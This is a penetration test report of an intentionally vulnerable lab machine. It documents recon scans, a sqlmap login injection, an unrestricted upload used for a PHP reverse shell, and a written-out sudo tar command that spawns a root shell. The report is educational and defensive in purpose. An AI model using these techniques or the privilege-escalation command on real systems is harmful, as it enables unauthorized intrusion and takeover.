Full-Chain Penetration Test & Privilege Escalation

Assessed and Prepared by

Adubal, Last Cloude

EXECUTIVE SUMMARY

This document details a comprehensive black-box penetration test of the MegaCircuit system, conducted as a practitioner for educational purposes. The assessment identified multiple critical vulnerabilities, including an exposed FTP service susceptible to denial of service, a misconfigured web server with directory listing enabled, and a severe SQL injection flaw in the login page. Attackers could leverage these weaknesses to achieve remote code execution through unrestricted file uploads and ultimately escalate privileges to root access via a misconfigured cron job and sudo permissions. The findings, which include the extraction of sensitive database data and protected system files, demonstrate a complete compromise of the system's confidentiality, integrity, and availability. Consequently, the report suggests immediate, actionable recommendations to remediate these high-risk security weaknesses.

Purpose

The purpose of this project is to conduct an information security assessment and penetration test to identify vulnerabilities that could be exploited by external attackers. A Black Box testing approach was used to simulate real-world attack scenarios and evaluate the system’s exposed attack surface and overall security posture. The results aim to provide clear insights into security risks and practical recommendations to improve system security.

Scope & Limitation

The scope of the assessment was limited to the target virtual machine hosted at IP address 10.0.2.7 (MegaCircuit), deployed within a controlled and isolated laboratory environment. Testing activities included external reconnaissance, network and service enumeration, web application assessment, vulnerability identification, and controlled exploitation to validate risks. Kali Linux was used as the penetration testing platform.

This assessment was conducted entirely within a controlled, isolated virtual lab. Findings may not fully reflect a real-world production environment. The assessment focused only on technical controls exposed through public services, excluding management, administrative, and operational security controls.

Information Collection and Penetration Testing Techniques

Operating Systems and Platforms Used

1. **Kali Linux**

   Kali Linux was selected as the primary penetration testing platform for this assessment due to the following reasons:

2. **MegaCircuit (10.0.2.7)**

   The target machine at IP address **10.0.2.7** was deployed as an intentionally vulnerable system for the purpose of this assessment:

   Controlled Vulnerability Testing: *The system was configured within a controlled laboratory environment to safely simulate real-world vulnerabilities without posing risks to production systems.*

3. **Burpsuite**

   Burp Suite was employed as the primary web application interception proxy to analyze and manipulate HTTP traffic between the assessor's browser and the target web server.

Techniques Applied

To learn more about the server and find vulnerabilities, the assessor employed the following methods for gathering information.

Technical data was gathered from the servers using the following automated discovery/collection techniques:

- **ARP-Scan:** Used to identify active hosts and their corresponding IP and MAC addresses within the local subnet.
- **Network Mapper (Nmap):** For port scanning, service and vulnerability scanning using NSE scripts (--script vuln).
- **Gobuster:** Web Directory Enumeration was used to find hidden directories and files on the web server.
- **Traffic Interception and Analysis:** Burp Suite was employed to intercept and analyze HTTP requests, specifically authentication-related traffic.
- **Personal Observation:** Scan results and application behavior were manually reviewed with personal insight to assure findings and identify misconfigurations.

Assessment Classification: Black Box Testing

This vulnerability assessment was conducted using a **Black Box penetration testing approach**, simulating a real-world external attack scenario.

Key Characteristics:

- **No Prior System Knowledge:** The assessment team was provided only with the target IP address (**10.0.2.7**) and no internal documentation, credentials, or architectural details.

- **External Attacker Perspective:** All reconnaissance and exploitation activities were performed using publicly accessible services and exposed attack surfaces.

- **Discovery-Based Testing:** Vulnerabilities were identified through active probing, enumeration, and exploitation rather than configuration review or insider access.

Methodology

The PTES framework is the most appropriate framework for this pentest because it provides a phased approach that directly mirrors the structured and detailed process documented in the report. The specific vulnerabilities discovered which are ranging from reconnaissance findings to system-level compromises align with the distinct phases of PTES.

Phase 1: Pre-engagement Interactions

The primary objective was defined as conducting an information security assessment and penetration test to identify vulnerabilities exploitable by external attackers. The scope was limited to the target machine at IP address 10.0.2.7 (MegaCircuit) within a controlled laboratory environment. Key limitations were documented, including the isolated nature of the lab.

Phase 2: Intelligence Gathering

Network-level reconnaissance was initiated using *arp-scan -l* to discover live hosts on the local subnet, confirming the target's presence. A full port and service scan was performed, *nmap -sC -sV -p- 10.0.2.7*, which identified open ports Port 21 (FTP) running vsftpd 3.0.3 and Port 7080 (HTTP). Application-level reconnaissance was then conducted using *Gobuster* to brute-force hidden directories and files on the web server, while Burp Suite was used to intercept and analyze HTTP traffic for potential vulnerabilities in the web application.

Phase 3: Threat Modeling

Key attack surfaces were identified, including the FTP service, which posed a denial-of-service risk, and the web app on port 7080, which presented multiple potential vectors such as authentication bypass and remote code execution. The model prioritized the web application's login functionality and file upload features as the most likely paths to initial system compromise.

Phase 4: Vulnerability Analysis

The FTP service was confirmed to lack access controls, specifically rate limiting, validating the denial-of-service risk. The web server configuration review confirmed that directory indexing was enabled, allowing for browsing of sensitive internal files. Manual testing and automated scanning with *sqlmap* confirmed a severe SQL Injection vulnerability in the */login.php* endpoint, where user input can directly embed into database queries without sanitization. Finally, the file upload functionality was analyzed and found to lack proper controls and validation, creating a condition for unrestricted file uploads.

Phase 5: Exploitation

The SQL Injection vulnerability was exploited using *sqlmap* to bypass the application's authentication mechanism, granting administrative access to the system. With this, a PHP reverse shell script was crafted and uploaded via the unrestricted file upload feature. By setting up a *netcat* listener and accessing the uploaded script through a web browser, a low-privilege reverse shell was successfully established on the target system, achieving Remote Code Execution (RCE).

Enumeration of the compromised system revealed a cron job associated with the user *(redacted)*, which was identified as a potential vector for persistent command execution. Further investigation using the *sudo -l* command uncovered a critical privilege escalation misconfiguration, allowing the low-privilege user to execute the */bin/tar* binary as root without a password. This vulnerability was exploited using a GTFOBins technique (*sudo tar -cf /dev/null /dev/null*

*--checkpoint=1 --checkpoint-action=exec=/bin/s*h), which successfully spawned a root shell and provided access to the protected *root* files.

SECURITY VULNERABILITIES

1. Denial of Service Risk via Exposed FTP Service

FTP enumeration revealed that the service is exposed to external networks and accepts multiple unauthenticated or unrestricted connections. This configuration allows attackers to overwhelm the service by flooding it with excessive requests, exhausting system resources.


- FTP service is publicly accessible
- No rate limiting or connection restrictions
- Susceptible to DoS/DDoS attacks
- Service availability can be disrupted

Proof of Concept

1. **Detection:** Network scanning identified an active FTP service running on the target system.
2. **Exploitation:** By initiating multiple simultaneous connections, an attacker could exhaust server resources and disrupt service availability.
3. **Result:** The exposed FTP service presents a significant availability risk and can be abused to cause service downtime or system instability.


The *arp-scan -l* was used for scanning the local network to discover live hosts such as their IP addresses and MAC addresses. The Nmap scan (*nmap -sC -sV -p- 10.0.2.7*) identified that **Port 21** (FTP) was open and running *vsftpd 3.0.3*.

Figure 1.1: ARP-Scan Used for Live Host Discovery



```
┌──[redacted]-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: [redacted], IPv4: 10.0.2.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        [redacted]        (Unknown: locally administered)
10.0.2.2                          (Unknown)
10.0.2.7                          (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.850 seconds (138.38 hosts/sec). 3 responded
```

Figure 1.2: Nmap Scan Output Identifying Open FTP Port 21



```
[redacted][/home/kali]
└─# nmap -sC -sV -p- 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 05:12 EST
Nmap scan report for 10.0.2.7
Host is up (0.00055s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::[redacted]
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   [redacted] (RSA)
|              (ECDSA)
|_             (ED25519)
7080/tcp open  http    Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1)
| http-title: Admin Panel
|_Requested resource was login.php
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: [redacted] (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.14 seconds
```

2. Directory Listing Enabled on Web Server

Directory indexing enables attackers to browse server directories directly through a web browser. This can reveal sensitive files such as configuration files, backups, scripts, and other resources useful for further attacks.


- Directory indexing enabled
- Internal files publicly accessible
- Sensitive resources exposed
- Increases attack reconnaissance capability

Proof of Concept

1. **Detection:** Accessing web directories through a browser revealed a list of files and folders instead of a forbidden or default page.
2. **Exploitation:** Attackers can manually enumerate directories and identify sensitive or exploitable files.
3. **Result:** The ability to list directory contents significantly aids attackers in reconnaissance and follow-up exploitation.

Gobuster tool was used to brute-force and identify hidden directories and files on the web server (Port 7080). This evidence confirmed that directory indexing or specific sensitive paths (*/files, /admin*) were accessible which facilitates attacker reconnaissance.

Figure 2: Gobuster Output Showing Web Directory Enumeration



```
┌──([redacted])
└─# gobuster dir -u http://10.0.2.7:7080 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7:7080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 1017]
/.htaccess            (Status: 403) [Size: 1017]
/.htaccess.txt        (Status: 403) [Size: 1017]
/.hta.html            (Status: 403) [Size: 1017]
/.hta.txt             (Status: 403) [Size: 1017]
/.htpasswd.txt        (Status: 403) [Size: 1017]
/.htaccess.html       (Status: 403) [Size: 1017]
/.htaccess.php        (Status: 403) [Size: 1017]
/.htpasswd.php        (Status: 403) [Size: 1017]
/.htpasswd            (Status: 403) [Size: 1017]
/.hta                 (Status: 403) [Size: 1017]
/.htpasswd.html       (Status: 403) [Size: 1017]
/cgi-bin/             (Status: 403) [Size: 1031]
/cgi-bin/.html        (Status: 403) [Size: 1017]
/changepassword.php   (Status: 302) [Size: 13678] [--> login.php]
/connect.php          (Status: 200) [Size: 1]
/files                (Status: 301) [Size: 235] [--> http://10.0.2.7:7080/files/]
/footer.php           (Status: 200) [Size: 1765]
/forgot_password.php  (Status: 200) [Size: 5584]
/head.php             (Status: 200) [Size: 1711]
/header.php           (Status: 200) [Size: 4786]
/index.php            (Status: 302) [Size: 13861] [--> login.php]
/index.php            (Status: 302) [Size: 13861] [--> login.php]
/login.php            (Status: 200) [Size: 4087]
/logout.php           (Status: 200) [Size: 48]
/pages                (Status: 301) [Size: 235] [--> http://10.0.2.7:7080/pages/]
/phpmyadmin           (Status: 403) [Size: 1186]
/profile.php          (Status: 302) [Size: 13556] [--> login.php]
/setting.php          (Status: 302) [Size: 16192] [--> login.php]
/signup.php           (Status: 200) [Size: 6514]
/test.php             (Status: 200) [Size: 6]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

3. SQL Injection Vulnerability in Login Page

User-supplied input is directly embedded into SQL queries without proper validation or sanitization. This allows attackers to manipulate database queries and bypass authentication mechanisms.


- Unsanitized user input
- Authentication bypass possible
- Administrative access achievable
- Database compromise risk

Proof of Concept

1. **Detection:** Manual testing and automated tools confirmed that SQL payloads can be injected into login parameters.
2. **Exploitation:** Attackers can craft SQL Injection payloads to bypass login checks and gain unauthorized access.
3. **Result:** Successful exploitation allows attackers to access administrative accounts and backend database data.

Demonstrates where they show capturing the HTTP POST request to */login.php* using Burp Suite Proxy allowing them to inspect and save the authentication parameters for testing while also executing the automated use of *sqlmap* to inject payloads into the saved authentication request.

Figure 3.1: Burp Suite Intercepting Login POST Request




Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
4	https://www.googletagmanage...	GET	/gtag/js?id=G-B9CY1C9VBC	✓		200	432514	script				✓	142.251.220.168		10:24:49 12 ...	8080	39
5	https://www.google-analytics.c...	POST	/g/collect?v=2&tid=G-B9CY1C9VBC&g...	✓		204	832	text				✓	142.251.220.142		10:24:50 12 ...	8080	35
6	https://contile.services.mozilla....	GET	/v1/tiles			204	181					✓	34.36.137.203		10:26:58 12 D...	8080	166
7	http://10.0.2.7:7080	GET	/login.php			200	4482	HTML	php	Admin Panel			10.0.2.7		10:27:54 12 D...	8080	3
9	http://10.0.2.7:7080	GET	/files/assets/images/auth/bg.jpg			404	1553	HTML	jpg	Object not found!			10.0.2.7		10:28:01 12 D...	8080	1
10	https://www.google-analytics.c...	POST	/g/collect?v=2&tid=G-B9CY1C9VBC&g...	✓		204	832	text				✓	142.251.220.142		10:28:07 12 D...	8080	33
11	http://10.0.2.7:7080	GET	/login.php			200	4482	HTML	php	Admin Panel			10.0.2.7		10:28:27 12 D...	8080	2
13	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		10:34:52 12 D...	8080	151
14	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		10:35:32 12 D...	8080	147
15	https://push.services.mozilla.com	GET	/			101	240					✓	34.107.243.93		10:36:34 12 D...	8080	152
17	http://10.0.2.7:7080	POST	/login.php	✓				HTML	php				10.0.2.7		10:39:03 12 D...	8080	
18	https://push.services.mozilla.com	GET	/									✓	34.107.243.93		10:40:59 12 ...	8080	
19	https://contile.services.mozilla....	GET	/v1/tiles									✓	34.36.137.203		10:42:00 12 ...	8080	

```
POST /login.php HTTP/1.1
Host: 10.0.2.7:7080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://10.0.2.7:7080
Connection: keep-alive
Referer: http://10.0.2.7:7080/login.php
Cookie[redacted]
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user=admin&em[redacted]assword=Hello&btn_login=
```


Request attributes	2
Request body parameters	4
Request cookies	1
Request headers	13

Figure 3.2: SQLMap Execution to Inject Payloads (Part 1)




```
[redacted]/kali/Documents]
└─# sqlmap -r authentication --batch --level=5 --risk=3 --dbs

                                {1.9.8#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
esponsible for any misuse or damage caused by this program

[*] starting @ 11:04:44 /2025-12-12/

[11:04:44] [INFO] parsing HTTP request from 'authentication'
[11:04:44] [WARNING] provided value for parameter 'btn_login' is empty. Please, always use only valid parameter values s
[11:04:44] [INFO] testing connection to the target URL
[11:04:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:04:44] [INFO] testing if the target URL content is stable
[11:04:45] [INFO] target URL content is stable
[11:04:45] [INFO] testing if POST parameter 'user' is dynamic
[11:04:45] [WARNING] POST parameter 'user' does not appear to be dynamic
[11:04:45] [INFO] heuristic (basic) test shows that POST parameter 'user' might be injectable (possible DBMS: 'MySQL')
[11:04:45] [INFO] testing for SQL injection on POST parameter 'user'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[11:04:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:04:46] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:04:47] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[11:04:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[11:04:48] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[11:04:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[11:04:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[11:04:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[11:04:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:04:50] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[11:04:50] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[11:04:50] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[11:04:50] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[11:04:50] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[11:04:50] [INFO] testing 'Generic inline queries'
[11:04:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:04:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:04:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[11:04:51] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```

Figure 3.3: SQLMap Execution to Inject Payloads (Part 2)



